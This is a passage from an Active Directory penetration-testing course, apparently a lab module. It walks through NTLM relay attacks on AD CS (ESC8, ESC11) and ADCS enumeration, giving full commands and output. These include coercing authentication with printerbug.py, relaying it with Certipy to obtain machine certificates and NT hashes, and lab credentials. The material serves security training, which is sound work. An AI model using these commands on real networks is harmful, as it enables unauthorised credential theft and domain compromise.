[*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.50
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server
is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

When checking `Certipy`, we will notice that we obtained a certificate for `WS01$`:

```
sudo certipy relay -target "http://172.16.117.3" -template Machine

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Targeting http://172.16.117.3/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
INLANEFREIGHT\WS01$
[*] Requesting certificate for 'INLANEFREIGHT\\WS01$' based on the
template 'Machine'
[*] Got certificate with DNS Host Name 'WS01.INLANEFREIGHT.LOCAL'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'ws01.pfx'
[*] Exiting...
```

Then, we will use the `auth` command and pass `ws01.pfx` to the DC to obtain the `NT` (and `LM`) hash of `WS01$`:

```
certipy auth -pfx ws01.pfx -dc-ip 172.16.117.3

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ws01.ccache'
[*] Trying to retrieve NT hash for 'ws01$'
[*] Got hash for '[email protected]':
aad3b435b51404eeaad3b435b51404ee:3d3a72af94548ebc7755287a88476460
```

From here, we can continue the attack chain and forge a silver ticket with `ticketer.py`.

ESC11

`ESC11`, as dubbed by its author Sylvain Heiniger (also presented at the BlackAlps 2022 cybersecurity conference), is " `NTLM Relay to AD CS ICRP Endpoints`". ICertPassage Remote Protocol (`MS-ICRP` / `ICRP`), a subset of Windows Client Certificate Enrollment Protocol (`MS-WCCE`), exposes an `RPC` interface that allows clients to interact with a CA to request and receive x.509 certificates. `ICPR`'s sole purpose is to provide clients with the certificate enrollment functionality (specified in MS-WCCE 1.3 Overview). 3.2.4.1.1 CertServerRequest (Opnum 0) is the only method the ICertPassage Interface defines, which is responsible for processing certificate enrollment requests from clients. In the method's specification, we will notice that it states that for the CA to establish a connection with a client, the flag `IF_ENFORCEENCRYPTICERTREQUEST` must be set:

"If the ADM element Config.CA.Interface.Flags contains the value IF_ENFORCEENCRYPTICERTREQUEST and the RPC_C_AUTHN_LEVEL_PKT_PRIVACY authentication level (MS-RPCE 2.2.1.1.8) is not specified on the RPC connection from the client, the CA MUST refuse to establish a connection with the client by returning E_ACCESSDENIED (0x80000009)."

The flag `IF_ENFORCEENCRYPTICERTREQUEST` enforces the encryption of certificate enrollment requests between a client and the `CA`; the client must encrypt any certificate request it sends to the `CA`. Therefore, if the `CA` does not have the flag `IF_ENFORCEENCRYPTICERTREQUEST` set, unencrypted sessions (think relaying coerced `SMB NTLM` authentication over `HTTP`) can be used for certificate enrollment. Windows Server 2012 and higher have the flag `IF_ENFORCEENCRYPTICERTREQUEST` set by default; however, setting it prevents Windows XP Clients from enrolling for certificates. Throughout engagements, if we can relay the `HTTP NTLM` authentication (or rather coerce `SMB NTLM`

authentication and relay it over `HTTP`) and establish authenticated sessions over a `CA` with this flag disabled, we can request certificates over `AD CS ICPR` endpoints for the machines/users.

System administrators can use `certutil` to unset the `IF_ENFORCEENCRYPTICERTREQUEST` flag manually:

```
C:\Users\Administrator>certutil -setreg CA\InterfaceFlags -
IF_ENFORCEENCRYPTICERTREQUEST

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration
\INLANEFREIGHT-DC01-CA\InterfaceFlags:

Old Value:
  InterfaceFlags REG_DWORD = 641 (1601)
    IF_LOCKICERTREQUEST -- 1
    IF_NOREMOTEICERTADMINBACKUP -- 40 (64)
    IF_ENFORCEENCRYPTICERTREQUEST -- 200 (512)
    IF_ENFORCEENCRYPTICERTADMIN -- 400 (1024)

New Value:
  InterfaceFlags REG_DWORD = 441 (1089)
    IF_LOCKICERTREQUEST -- 1
    IF_NOREMOTEICERTADMINBACKUP -- 40 (64)
    IF_ENFORCEENCRYPTICERTADMIN -- 400 (1024)
CertUtil: -setreg command completed successfully.
The CertSvc service may need to be restarted for changes to take effect.
```

From the output of `Certipy`, we know that the `CA` suffers from `ESC11`. Currently, `ntlmrelayx` only supports Task Scheduler Service Remoting Protocol (`MS-TSCH`/`TSCH`), the PR made by `Sylvain Heiniger` for `ICPR` support is still unmerged (although the ThePorgs fork has it already merged). Therefore to abuse `ESC11`, we will use `Certipy`, which does support `ICRP`. Similar to `ESC8`, we will use the `relay` command; however, this time, we will relay the coerced `SMB NTLM` authentication over `RPC`/`ICRP` instead of `HTTP`; additionally, we must specify the `CA` name, which, as shown in `Certipy`'s `find` command output, is `INLANEFREIGHT-DC01-CA`:

```
certipy relay -target "rpc://172.16.117.3" -ca "INLANEFREIGHT-DC01-CA"

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Targeting rpc://172.16.117.3 (ESC11)
[*] Listening on 0.0.0.0:445
```

Then, we will coerce `WS01$` / `172.16.117.50` into performing `SMB NTLM` authentication against our attack machine so that `Certipy` can relay it over `RPC` / `ICRP`:

```
python3 printerbug.py
inlanefreight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.50 172.16.117.30

[*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.50
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

Checking `Certipy`'s output, we will notice that we have attained the certificate `ws01.pfx` for `WS01$`:

```
certipy relay -target "rpc://172.16.117.3" -ca "INLANEFREIGHT-DC01-CA"

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Targeting rpc://172.16.117.3 (ESC11)
[*] Listening on 0.0.0.0:445
[*] Connecting to ncacn_ip_tcp:172.16.117.3[135] to determine ICPR
stringbinding
[*] Attacking user 'WS01$@INLANEFREIGHT'
[*] Template was not defined. Defaulting to Machine/User
[*] Requesting certificate for user 'WS01$' with template 'Machine'
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 14
[*] Got certificate with DNS Host Name 'WS01.INLANEFREIGHT.LOCAL'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'ws01.pfx'
[*] Exiting...
```

From here on, we can continue similar to the `ESC8` attack chain and use the `auth` command of `Certipy` to obtain the `NT` (and `LM`) hash of `WS01`.

Coming Next

In the next section, we will conclude with the Skills Assessment, putting into practice the concepts we covered in the module.

Note: If you encounter the `KDC_ERR_PADATA_TYPE_NOSUPP` error message, please sync the time with the `172.16.117.3` machine using `ntpdate`.

Skills Assessment

After understanding the power of the `NTLM relay` attack, it is time to put everything into practice.

Scenario

`Inlanefreight`, a company that delivers customized global freight solutions, has contacted you to perform a penetration test against their AD environment. Most importantly, in the Scope of Work (SoW), the system administrator states they are hesitant to let go of legacy authentication protocols such as NTLM because Kerberos and the like are too complex to set up and maintain.

Knowing that you deeply understand authentication protocols used in AD environments, they want you to audit their network, focusing on attacking the authentication protocols that the hosts are using.

For this internal assessment, `Inlanefreight` has provided you access to their internal network with a computer named `LINUX-02`; use the credentials `htb-student:HTB_@cademy_stdnt!` to connect to it. The interface `ens192` will allow you to view the network traffic belonging to `Inlanefreight`.

11. ADCS Attacks

ADCS Introduction

In the dynamic landscape of digital security, `Active Directory Certificate Services (ADCS)` stands as a cornerstone technology. ADCS empowers organizations to establish and manage their own `Public Key Infrastructure (PKI)`, a foundation for secure communication, user authentication, and data protection. This introduction serves as a gateway to the world of ADCS, encompassing key elements such as `Certificate Authority (CA)`, `digital certificates`, `PKI architecture`, and their role in fortifying the bedrock of modern network security.

In the initial three sections, our attention will be on exploring the fundamental concepts and terminology related to ADCS. Following this, we'll delve into how to enumerate and attack misconfigured ADCS services.

Public Key Infrastructure (PKI)

`Public Key Infrastructure (PKI)` is a system that uses digital certificates and public key cryptography to provide secure communication over unsecured networks, such as the Internet. PKI enables digital signatures, encryption, and authentication of electronic documents, email messages, and other forms of online communication.

A digital certificate is an electronic document that binds a public key to a person, organization, device, or service. It is issued and signed by a trusted `Certificate Authority (CA)`, which verifies the identity of the certificate holder and the integrity of the public key. The certificate includes the public key, the name of the subject, the name of the issuer, the validity period, and other attributes.

Benefits of PKI:

- Confidentiality: The PKI allows you to encrypt data is that is stored or transmitted.
- Integrity: A digital signature identifies whether the data is modified while the data is transmitted.
- Authenticity: A message digest is digitally signed using the sender’s private key. Because the digest can be decrypted only with the sender’s corresponding public key, it proves that the message can come only from the sending user (non-repudiation).

Advantages of ADCS over PKI:

- Tight integration with AD DS, which simplifies certificate management and authentication within enterprise organizations that use Active Directory
- Built-in support for certificate revocation using the Certificate Revocation List (CRL) and the Online Certificate Status Protocol (OCSP).
- Support for custom certificate templates, which allows administrators to define the attributes, extensions, and policies of the certificates issued by AD CS.
- Scalability and redundancy, which allows multiple CAs to be deployed in a hierarchy or a load-balanced cluster.

What is ADCS?

`Active Directory Certificate Services (AD CS)` is a Windows server role that enables organizations to establish and manage their own Public Key Infrastructure (PKI).

AD CS integrates with Active Directory Domain Services (AD DS), which is a centralized database of users, computers, groups, and other objects in a Windows network.

AD CS can be used to secure various network services, such as Secure Socket Layer/Transport Layer Security (SSL/TLS), Virtual Private Network (VPN), Remote Desktop Services (RDS), and Wireless LAN (WLAN). It can also issue certificates for smart cards and other physical tokens, which can be used to authenticate users to network resources. The private key stored on the smart card or token is then used to authenticate the user to the network.

Active Directory Certificate Services includes:

1. Digital Certificates
2. Certificate Authority
3. Stand-alone CA or Enterprise CA
4. Root CA or Subordinate CA
5. Certificate Templates
6. Key Pair Generation
7. Certificate Revocation
8. Secure Communication
9. Digital Signatures
10. Encryption and Decryption
11. Enhanced Security and Identity Management

Essential ADCS Terminology

Active Directory Certificate Services (ADCS) orchestrates a symphony of cryptographic intricacies that underpin modern security. This technology empowers organizations to establish and manage their Public Key Infrastructure (PKI), facilitating secure communication, data integrity, and user authentication.

In the dynamic landscape of digital security, ADCS serves as a pivotal player, seamlessly weaving together the threads of trust and encryption. At its core lies the concept of `Certificate Authority (CA)`, a sentinel that issues and manages digital certificates. These certificates play the role of digital passports, vouching for the authenticity of users, devices, or services within a network.

ADCS orchestrates a complex process of protection, where digital certificates and private keys work together like partners to keep data safe and unaltered. This technology creates a network of trust, allowing different parties to communicate with confidence, knowing that their identities are confirmed, and their conversations are kept private from unauthorized observers.

Navigating the landscape of digital security necessitates a firm grasp of `Active Directory Certificate Services (ADCS)` fundamentals. This exploration aims to demystify ADCS concepts. Delving into these core terms will illuminate the essential components to assimilate better how we will abuse ADCS.

Key Terminologies in ADCS:

- `Certificate Templates`: These predefined configurations dictate the properties and usage of certificates issued by AD CS. They encompass settings like certificate purpose, key size, validity period, and issuance policies. AD CS offers standard templates (e.g., Web Server, Code Signing) while empowering administrators to craft custom templates catering to specific business requisites.
- `Public Key Infrastructure (PKI)`: A comprehensive system integrating hardware, software, policies, and procedures for creating, managing, distributing, and revoking digital certificates. It houses Certification Authorities (CAs) and registration authorities validating entities involved in electronic transactions via public key cryptography.
- `Certificate Authority (CA)`: This component issues certificates to users, computers, and services while overseeing certificate validity management.
- `Certificate Enrollment`: Entities request certificates from CAs, where verification of the requester's identity precedes certificate issuance.
- `Certificate Manager`: Responsible for certificate issuance, management, and authorization of enrollment and revocation requests.
- `Digital Certificate`: An electronic document housing identity details, such as user or organizational names, and a corresponding public key. These certificates serve for authentication, proving a person's or device's identity.
- `Certificate Revocation`: ADCS supports revoking certificates if they are compromised or no longer valid. Revocation can be managed through Certificate

Revocation Lists (CRLs) or Online Certificate Status Protocol (OCSP).

- `Key Management`: ADCS provides mechanisms to manage private keys, ensuring their security and proper usage.
- `Backup Operator`: The backup operator backs up and restores files and directories. Backup operators are assigned using Active Directory Users and Computers or Computer Management. They can back up and restore the system state, including CA information, Start and stop the AD CS service, Possess the system backup user right, and Read records and configuration information in the CA database.
- `Standalone CA & Enterprise CA`: `Standalone CAs` operate autonomously without Active Directory, allowing manual or web-based certificate requests. In contrast, `Enterprise CAs`, reliant on Active Directory, issue certificates for users, devices, and servers within an organization, automating processes using Group Policy or Certificate Enrollment Web Services.
- `Certificate Signing Requests`: `Certificate Signing Requests (CSRs)` are requests submitted by users or devices to an ADCS CA to obtain a certificate. A CSR contains the user or device's public key and other identifying information, such as the certificate's subject name and intended usage. When a CSR is submitted to a CA, the CA verifies the requester's identity and performs various checks to ensure the integrity and validity of the CSR. If the CSR is approved, the CA issues a digital certificate that binds the requester's public key to their identity and intended usage.
- `Certificate Revocation List`: A digitally signed inventory issued by a CA cataloging revoked certificates. The CRL includes details of certificates invalidated by the CA, ensuring entities can verify the revoked status of specific certificates.
- `Extended/Enhanced Key Usages`: Certificate extensions delineating authorized uses for a certificate. EKUs allow administrators to restrict certificate usage to defined applications or scenarios, such as code signing, email encryption, or smart card logon. AD CS furnishes prebuilt EKUs like Server Authentication, Client Authentication, and Code Signing, empowering administrators to craft custom EKUs aligning with specific business requisites.

ADCS Attack Scenario Examples:

In a corporate environment, AD CS is a vital component for secure communication. Attackers could exploit vulnerabilities in AD CS to gain unauthorized access and compromise critical resources. AD CS provides essential security services. Attackers can exploit misconfigurations or weak security practices to undermine its integrity.

- Scenario 1: Certificate Theft and Malicious Enrollments
- Scenario 2: Privilege Escalation through Misconfigured Template
- Scenario 3: Unauthorized CA Compromised
- Scenario 4: Malicious CA server introduction

- Scenario 5: Weak CA Administrator Password
- Scenario 6: CA Server Compromised

Introduction to ADCS Attacks

The journey into ADCS misconfiguration began with SpecterOps' groundbreaking White Paper titled Certified Pre-Owned - Abusing Active Directory Certificate Services, which delved into misconfiguration ranging from `ESC1` to `ESC8`. Building on this foundation, additional researchers expanded the scope of vulnerability exploration. Oliver Lyak, the mind behind Certipy, unearthed two misconfiguration known as `ESC9` and `ESC10`. Subsequently, Sylvain Heiniger and the team at @compasssecurity identified another misconfiguration labeled `ESC11`.

In this section we will describe in general terms what certificates are and how they can be used for authentication.

Certificates

A certificate is an `X.509-formatted digitally signed document` serves purposes like encryption, message signing, and authentication. It consists of multiple key fields:

- `Subject`: The certificate owner's identity.
- `Public Key`: Links the Subject to a separate private key.
- `NotBefore` and `NotAfter` dates: Define the certificate's validity duration.
- `Serial Number`: A unique identifier assigned by the issuing CA.
- `Issuer`: Identifies the certificate issuer, often a CA.
- `SubjectAlternativeName`: Specifies alternative names associated with the Subject.
- `Basic Constraints`: Delineates if the certificate is a CA or end entity, along with any usage constraints.
- `Extended Key Usages (EKUs)`: Object identifiers describing specific usage scenarios for the certificate. Common EKUs cover functionalities like code signing, encrypting file systems, secure email, client and server authentication, and smart card logon.
- `Signature Algorithm` and `Signature`: Indicate the algorithm used for signing the certificate and the resulting signature made with the issuer's private key.

The certificate's content links an identity (`the Subject`) to a `key pair`, enabling applications to utilize this key pair in operations as evidence of the user's identity.

Certificate Authorities

`Certificate Authorities (CAs)` serve as pivotal entities responsible for the issuance of certificates, which play a crucial role in validating digital identities, enabling secure communications, and establishing trust within networks.

The root CA certificate is created by the CA itself through the signing of a new certificate using its private key, which means that the root CA certificate is self-signed. ADCS is responsible for setting the certificate's Subject and Issuer fields to the CA's name, as well as the Basic Constraints to Subject Type=CA. Additionally, the NotBefore/NotAfter fields are set to five years by default. Once this is done, hosts can add the root CA certificate to their trust store to establish a trust relationship with the CA.

ADCS stores trusted root CA certificates in four locations under the container `CN=Public Key Services,CN=Services,CN=Configuration,DC=,DC=`. These include:

1. `Certification Authorities container`: This section defines top-tier root CA certificates, forming the foundation of trust within AD CS environments. Represented as AD objects with the certificationAuthority objectClass, each CA's certificate data resides within this container. Windows machines universally incorporate these root CA certificates into their Trusted Root Certification Authorities store, forming the basis for certificate trust verification.
2. `Enrollment Services container`: Dedicated to Enterprise CAs enabled within AD CS, this space hosts AD objects for each Enterprise CA. These objects encapsulate key attributes such as pKIEnrollmentService objectClass, cACertificate data, dNSHostName defining the CA's DNS, and certificateTemplates outlining the certificate configurations. Clients within AD interact with these Enterprise CAs to request certificates, adhering to the settings specified in certificate templates. The certificates issued by Enterprise CAs are deployed to the Intermediate Certification Authorities store on Windows machines.
3. `NTAuthCertificates AD object`: This element defines CA certificates pivotal for authenticating to AD. Identified by the certificationAuthority objectClass, it contains cACertificate properties defining a series of trusted CA certificates. Windows devices in AD networks integrate these CAs into their Intermediate Certification Authorities store. Authentication to AD using certificates necessitates client certificates being signed by one of the CAs listed within NTAuthCertificates.
4. `AIA (Authority Information Access) container`: Hosting AD objects representing intermediate and cross CAs, this repository aids in validating certificate chains. Each CA, denoted by the certificationAuthority objectClass, contains cACertificate data representing its certificate. These intermediate CAs are deployed to the Intermediate Certification Authorities store on Windows machines, crucial for seamless certificate chain validation within the PKI hierarchy.

Certificate Templates

AD CS Enterprise `CAs` use `certificate templates` to establish certificate settings that include enrollment policies, validity duration, intended usage, subject specifications, and requester eligibility. These templates are managed through the Certificate Templates feature and are stored as AD objects with the objectClass of `pKICertificateTemplate`. The

settings of these certificate templates are defined through attributes while their enrollment permissions and template edits are controlled through their security descriptors.

The `pKIExtendedKeyUsage` attribute within an AD certificate template object contains a cluster of enabled `OIDs (Object Identifier)` that impact the permissible uses of the certificate. These EKU `OIDs` encompass functionalities such as Encrypting File System, Code Signing, Smart Card Logon, and Client Authentication, among others, which are detailed in Microsoft's breakdown of EKU `OIDs` by PKI Solutions.

SpecterOps research focused on `EKUs` that enable authentication to AD when present in a certificate. While it was initially believed that only the Client Authentication OID (`1.3.6.1.5.5.7.3.2`) offered this capability, their findings identified several other enabling OIDs:

Description	OID
Client Authentication	1.3.6.1.5.5.7.3.2
PKINIT Client Authentication*	1.3.6.1.5.2.3.4
Smart Card Logon	1.3.6.1.4.1.311.20.2.2
Any Purpose	2.5.29.37.0
SubCA	(no EKUs)

Note: The `1.3.6.1.5.2.3.4 OID` requires manual addition in AD CS deployments but it can be used for client authentication.

For more information we can review Certificate Templates section - Certified Pre-Owned.

Enrollment Process

To obtain a certificate from ADCS, clients need to go through the process of enrollment.

1. `Find an Enterprise CA`: The first step for clients is to find an Enterprise CA, which is based on the objects in the Enrollment Services container.
2. `Generate a public-private key pair and create a CSR`: Clients generate a public-private key pair and create a certificate signing request (CSR) message. This message contains the public key along with various other details such as the certificate template name and subject of the certificate.
3. `Sign the CSR with private key and send to Enterprise CA server`: Clients sign the CSR with their private key and send it to the Enterprise CA server.
4. `CA check if the client is authorized to request certificates`: The CA server checks if the client is authorized to request certificates. If so, it looks up the certificate template AD object specified in the CSR to determine whether or not to issue


a certificate. The CA checks if the certificate template AD object's permissions allow the authenticating account to obtain a certificate.

5. `CA generate the certificate, sign it and if allowed, send it to the client` : If the permissions allow, the CA generates a certificate using the "blueprint" settings defined by the certificate template, such as EKUs, cryptography settings, and issuance requirements. If allowed by the certificate's template settings, the CA uses other information supplied in the CSR and signs the certificate using its private key and returns it to the client.
6. `The Client Receive the certificate` : The client store the certificate in Windows Certificate store and uses to do

Issuance Requirements

Apart from the inherent restrictions within the certificate template and the Enterprise CA access controls, two additional settings are frequently employed to govern certificate enrollment. These are known as issuance requirements, which include manager approval and the settings for the number of authorized signatures and application policy.

To access those settings in the ADCS server we can launch the Certification Authority console running `certsrv.msc` , right click on Certificate Templates and click Manage, that will open the Certificate Template Console, from there we can right click any template and click on properties, after that select the tab `Issuance Requirements` :



The "CA certificate manager approval" restriction triggers the configuration of the `CT_FLAG_PEND_ALL_REQUESTS (0x2)` bit within the AD object's `msPKI-EnrollmentFlag` attribute. As a result, all certificate requests based on the template are placed into a pending state, visible within the "Pending Requests" section in certsrv.msc. This requires a certificate manager's approval or denial before the certificate can be issued.

The secondary set of restrictions comprises the settings `This number of authorized signatures` and the `Application policy`. The former dictates the requisite number of signatures in the Certificate Signing Request (CSR) for the CA's acceptance. Meanwhile, the latter defines the specific EKU OIDs mandatory for the CSR signing certificate.

Conclusion

The realm of ADCS misconfiguration continued to evolve, leading to further investigations and discoveries crucial to understanding the system's weaknesses. In this module, we'll cover a comprehensive spectrum of misconfiguration that have been categorized for ease of understanding:

- `Abusing Certificate Templates`: This category encompasses ESC1, ESC2, ESC3, ESC9, and ESC10, focusing on misconfiguration within certificate templates.
- `Abusing CA Configuration (ESC6)`: Exploiting weaknesses within the Certificate Authority configuration falls under this category.
- `Abusing Access Control (ESC4, ESC5, ESC7)`: Understanding misconfiguration associated with Access Control is vital, and these misconfiguration highlight potential weaknesses within ADCS.
- `NTLM Relay (ESC8, ESC11)`: Exploiting NTLM relay misconfiguration is crucial, and these misconfiguration (ESC8 and ESC11) delve into this aspect within ADCS.
- `Miscellaneous ADCS Attacks`: This category covers other significant vulnerabilities, including Certifried and PKINIT not Supported, providing a broad overview of diverse attack vectors within ADCS.

This module will focus on gaining the knowledge and techniques to identify, exploit, and mitigate these misconfiguration within ADCS.

ADCS Enumeration

When auditing an organization's infrastructure, determining the presence and configuration of Active Directory Certificate Services (AD CS) becomes crucial. While some organizations opt for AD CS deployment, others may forego it entirely. This variability necessitates investigating whether the ADCS service exists within the Domain being audited.

In certain environments like lab setups or specific Capture The Flag (CTF) challenges, the ADCS server might be installed on the Domain Controller. However, in most cases, organizations prefer installing this service on an independent server. Yet, exceptions do exist, making it essential to ascertain the presence of ADCS and its hosting server.

Enumeration From Windows

One indicative factor of an ADCS installation is the presence of the built-in `Cert Publishers` group. This group typically authorizes `Certificate Authorities` to publish certificates to the directory, often indicating the presence of an ADCS server. That means

that the ADCS server will be a member of this group. We can use `net group`, `net localgroup`, or any other group enumeration tool to verify this:

Querying Cert Publishers group membership

```
PS C:\Tools> net localgroup "Cert Publishers"
Alias name     Cert Publishers
Comment        Members of this group are permitted to publish certificates
to the directory

Members

-------------------------------------------------------------------------
-----
LAB-DC$
The command completed successfully.
```

Alternatively, exploring the `Public Key Services container` structure unveils not only the existence of ADCS but also details its configuration. All ADCS-related containers reside within the configuration naming context under the `Public Key Services container`:

```
CN=Public Key Services, CN=Services, CN=Configuration, DC={forest root
domain}
```

Additionally, the SpecterOps team, who published the White Paper Certified Pre-Owned - Abusing Active Directory Certificate Services outlined eight attack types on ADCS labeled as `ESC1` to `ESC8`. Additionally, they developed Certify, a C# tool designed to enumerate and exploit misconfigurations within Active Directory Certificate Services (AD CS).

In order to create the `Certify` executable, we need to compile the code from the Certify Github or we can use the binary compiled in the Flangvik SharpCollection repository.

To do the enumeration using Certify.exe we only need to run `Certify.exe find` from an authenticated session with a domain user:

Enumerate ESC9 from Windows

```
PS C:\Tools> .\Certify.exe find


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
```

```
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=lab,DC=local'

...SNIP...
    CA Name                             : LAB-DC.lab.local\lab-LAB-DC-CA
    Template Name                       : ESC9
    Schema Version                      : 2
    Validity Period                     : 99 years
    Renewal Period                      : 6 weeks
    msPKI-Certificate-Name-Flag         : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag               : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS, AUTO_ENROLLMENT, NO_SECURITY_EXTENSION
    Authorized Signatures Required      : 0
    pkiextendedkeyusage                 : Client Authentication,
Encrypting File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication,
Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Domain Users              S-1-5-
21-2570265163-3918697770-3667495639-513
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
      Object Control Permissions
        Owner                       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
        WriteOwner Principals       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteDacl Principals        : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteProperty Principals    : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
```

```
21-2570265163-3918697770-3667495639-512
                                        LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
...SNIP...
```

Note: `Certify.exe` typically fetches credentials from the current context session, which can be convenient or problematic based on scenarios requiring specific user privileges.

Enumeration from Linux

From Linux, we can use NetExec to identify if there are ADCS servers in the Domain using the ADCS module:

NetExec ADCS enumeration

```
netexec ldap 10.129.205.199 -u "blwasp" -p "Password123!" -M adcs
SMB         10.129.205.199  445    LAB-DC           [*] Windows 10.0 Build
17763 x64 (name:LAB-DC) (Domain:lab.local) (signing:False) (SMBv1:False)
LDAP        10.129.205.199  389    LAB-DC           [+]
lab.local\blwasp:Password123!
ADCS        10.129.205.199  389    LAB-DC           [*] Starting LDAP
search with search filter '(objectClass=pKIEnrollmentService)'
ADCS                                                Found PKI Enrollment
Server: LAB-DC.lab.local
ADCS                                                Found CN: lab-LAB-DC-
CA
ADCS                                                Found PKI Enrollment
WebService: https://lab-dc.lab.local/lab-LAB-DC-
CA_CES_Kerberos/service.svc/CE
```

In addition, the Linux counterpart of `Certify.exe` is Certipy, a Python tool created by Oliver Lyak that can then be used to operate multiple attacks and enumeration operations. To date, this is the best enumeration (and exploitation) tooling, featuring BloodHound support, extensive control over its behavior, and support of many (if not all) attack scenarios.

To install Certipy we can use `pip`:

Install Certipy with pip

```
pip3 install certipy-ad
Requirement already satisfied: certipy-ad in
/usr/local/lib/python3.9/dist-packages/certipy_ad-4.8.2-py3.9.egg (4.8.2)
Requirement already satisfied: asn1crypto in /usr/lib/python3/dist-
packages (from certipy-ad) (1.4.0)
```

```
...SNIP...
```

To use `certipy`, we need to provide the credentials of a domain user. We will also include the domain IP, although we can skip this step if we have DNS resolution with the domain. Finally, we will use the `-stdout` option to specify that we want to display the result of the enumeration:

Using Certipy to enumerate ADCS Service

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199 -stdout
[*] Finding certificate templates
[*] Found 40 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 18 enabled certificate templates
[*] Trying to get CA configuration for 'lab-LAB-DC-CA' via CSRA
[*] Got CA configuration for 'lab-LAB-DC-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : lab-LAB-DC-CA
    DNS Name                            : LAB-DC.lab.local
    Certificate Subject                 : CN=lab-LAB-DC-CA, DC=lab,
DC=local
    Certificate Serial Number           : 16BD1CE8853DB8B5488A16757CA7C101
    Certificate Validity Start          : 2022-03-26 00:07:46+00:00
    Certificate Validity End            : 2027-03-26 00:17:46+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : LAB.LOCAL\Administrators
      Access Rights
        Enroll                          : LAB.LOCAL\Authenticated Users
                                          LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
        ManageCa                        : LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrators
        ManageCertificates              : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrators
    [!] Vulnerabilities
```

```
      ESC6                                : Enrollees can specify SAN and
